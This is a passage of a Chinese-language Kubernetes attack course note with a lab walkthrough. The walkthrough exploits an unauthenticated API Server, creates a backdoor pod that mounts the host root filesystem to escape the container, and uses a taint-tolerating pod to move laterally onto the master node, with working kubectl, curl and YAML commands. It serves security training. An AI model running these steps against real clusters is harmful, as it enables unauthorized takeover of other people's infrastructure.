


Day99 云上攻防-云原生篇&K8s安全&实战场景&攻击Pod&污点Taint&横向移动&容器逃逸



1.知识点

- 1、云服务-对象存储-权限配置不当
- 2、云服务-对象存储-域名解析接管
- 3、云服务-对象存储-AccessKey泄漏

-
- 1、云服务-弹性计算-元数据&SSRF&AK
 - 2、云服务-云数据库-外部连接&权限提升

-
- 1、云原生-Docker安全-容器逃逸&特权模式
 - 2、云原生-Docker安全-容器逃逸&挂载Procfs
 - 3、云原生-Docker安全-容器逃逸&挂载Socket
 - 4、云原生-Docker安全-容器逃逸条件&权限高低

-
- 1、云原生-Docker安全-容器逃逸&内核漏洞


- 2、云原生-Docker安全-容器逃逸&版本漏洞
- 3、云原生-Docker安全-容器逃逸&CDK自动化

-
- 1、云原生-K8s安全-名词架构&各攻击点
 - 2、云原生-K8s安全-Kubelet未授权访问
 - 3、云原生-K8s安全-API Server未授权访问


-
- 1、云原生-K8s安全-etcd未授权访问
 - 2、云原生-K8s安全-Dashboard未授权访问
 - 3、云原生-K8s安全-Configfile鉴权文件泄漏
 - 4、云原生-K8s安全-KubectI Proxy不安全配置

-
- 1、云原生-K8s安全-横向移动-污点Taint
 - 2、云原生-K8s安全-Kubernetes实战场景

2.演示案例



初始访问	执行	持久化	权限提升	防御逃逸	窃取凭证	探测	横向移动
容器内应用漏洞入侵	创建后门Pod	部署远控容器	利用特权容器逃逸	创建后门容器	暴力破解	Cluster内网扫描	窃取凭证攻击其他应用
使用恶意镜像	Service Account连接API Server执行指令	挂载主机路径	利用挂载根目录逃逸	Shadow API Server	私钥泄露	K8s常用端口探测	容器逃逸
K8s API Server未授权访问	通过Kubectl进入容器	Shadow API Server	通过Linux内核漏洞	利用系统Pod伪装	K8s Secret Account凭据泄露	访问K8s API Server	通过Service Account访问K8s API
kubelet未授权访问	通过curl执行容器命令	使用恶意镜像	通过Docker漏洞逃逸	创建超长Annotations使Audit日志解析失败	应用层API凭据泄露	访问K8s Dashboard所在的Pod	访问K8s Dashboard
etcd未授权访问	Sidecar注入	利用有效账号	容器内访问Docker.sock逃逸	K8s Audit日志清理	利用K8s准入控制器窃取信息	访问Kubelet API	Cluster内网渗透
Docker Daemon 公网暴露	容器内的反弹Shell/木马/C2/DNS隧道	DaemonSets、Deployments	利用Linux Capabilities逃逸	容器及宿主机日志清理 (Clear container logs)	ConfigMap	集群内部网络	窃取凭证攻击云服务
Dashboard面板暴露	SSH服务进入容器	K8s cronjob	Procfs目录挂载逃逸	删除K8s的Event (Delete K8s events)			第三方组件风险
K8s configfile 泄露		Rootkit	K8s Rolebinding添加用户权限 (Cluster-admin binding)				污点(Taint)横向渗透
私有镜像仓库暴露		利用系统Pod伪装	利用K8s漏洞提权				
		Sidecar注入					



组件名称	默认端口
api server	8080/6443
dashboard	8001
kubelet	10250/10255
etcd	2379
kube-proxy	8001
docker	2375
kube-scheduler	10251
kube-controller-manager	10252

角色	IP	硬件	配置
Master	192.168.139.130	内存	>=2G
Woker-Node1	192.168.139.131	CPU	>=2核
Woker-Node2	192.168.139.132	磁盘	>=15G

2.1 云原生-K8s安全-横向移动-污点Taint

```
1 https://cn-sec.com/archives/1336486.html
```

2.2 云原生-K8s安全-Kubernetes实战场景

```
1 场景实战:
2 1、攻击Pod部署web应用
3 2、利用ApiServer未授权
4 3、实现挂载目录宿主机逃逸
5 4、利用污点Taint横向移动
6 5、利用Config泄漏横向移动
```

```
1 web应用部署: (struts2漏洞)
2 kubectl create deployment struts --image=vulhub/struts2:2.3.28
3 kubectl expose deploy struts --port=8080 --target-port=8080 --type=NodePort
4 kubectl get pod,svc
```

```
1 利用web漏洞拿下权限
```




```
1  探针当前websHELL环境:
2  https://blog.csdn.net/qq_23936389/article/details/131467165
3  ls -al /
4  cat /proc/1/cgroup
```



```
1  探针API Server未授权
2  curl -k https://10.96.0.1:443/api/v1/namespaces/default/pods
```



```
1  提交创建后门Pod
2  ./cdk_linux_amd64 kcurl anonymous post
   'https://10.96.0.1:443/api/v1/namespaces/default/pods/'
   '{"apiVersion":"v1","kind":"Pod","metadata":{"annotations":
   {"kubernetes.io/last-applied-configuration":
   {"apiVersion":"v1","kind":"Pod","metadata":{"annotations":
   {},\name":"test02","namespace":"default"},"spec":{"containers":
   [{"image":"nginx:1.14.2","name":"test02","volumeMounts":
   [{"mountPath":"/host","name":"host"}]}],"volumes":[{"hostPath":
   {"path":"/","type":"Directory"},"name":"host"}]}]\n","name":"test02","name
   space":"default"},"spec":{"containers":
   [{"image":"nginx:1.14.2","name":"test02","volumeMounts":
   [{"mountPath":"/host","name":"host"}]}],"volumes":[{"hostPath":
   {"path":"/","type":"Directory"},"name":"host"}]}}'
```



```
1  ./kubectl -s 10.96.0.1:443 create -f test.yaml
```



```
1  加参数绕过交互式
2  ./kubectl --server=https://10.96.0.1:443 --insecure-skip-tls-verify=true --username=a -
   -password=a get pods
```



```
1  利用后门挂载进行逃逸
2  ./kubectl --server=https://10.96.0.1:443 --insecure-skip-tls-verify=true --username=a -
   -password=a exec test02 -- bash -c "ls /host"
```



```
1  利用污点Taint横向移动master节点
2  参考: https://cn-sec.com/archives/1336486.html
3  获取node节点详情: node-role.kubernetes.io/master:NoSchedule
4  ./kubectl --server=https://10.96.0.1:443 --insecure-skip-tls-verify=true --username=a -
   -password=a describe nodes
```

```
1 cat > x.yaml << EOF
2 apiVersion: v1
3 kind: Pod
4 metadata:
5   name: control-master-x
6 spec:
7   tolerations:
8     - key: node-role.kubernetes.io/master
9     operator: Exists
10    effect: NoSchedule
11  containers:
12    - name: control-master-x
13      image: ubuntu:18.04
14      command: ["/bin/sleep", "3650d"]
15      volumeMounts:
16        - name: master
17          mountPath: /master
18  volumes:
19    - name: master
20      hostPath:
21        path: /
22        type: Directory
23 EOF
```



```
1 ./kubectl --server=https://10.96.0.1:443 --insecure-skip-tls-verify=true --username=a -
  -password=a create -f ./x.yaml
```



```
1 ./kubectl --server=https://10.96.0.1:443 --insecure-skip-tls-verify=true --username=a -
  -password=a get pods -o wide
```


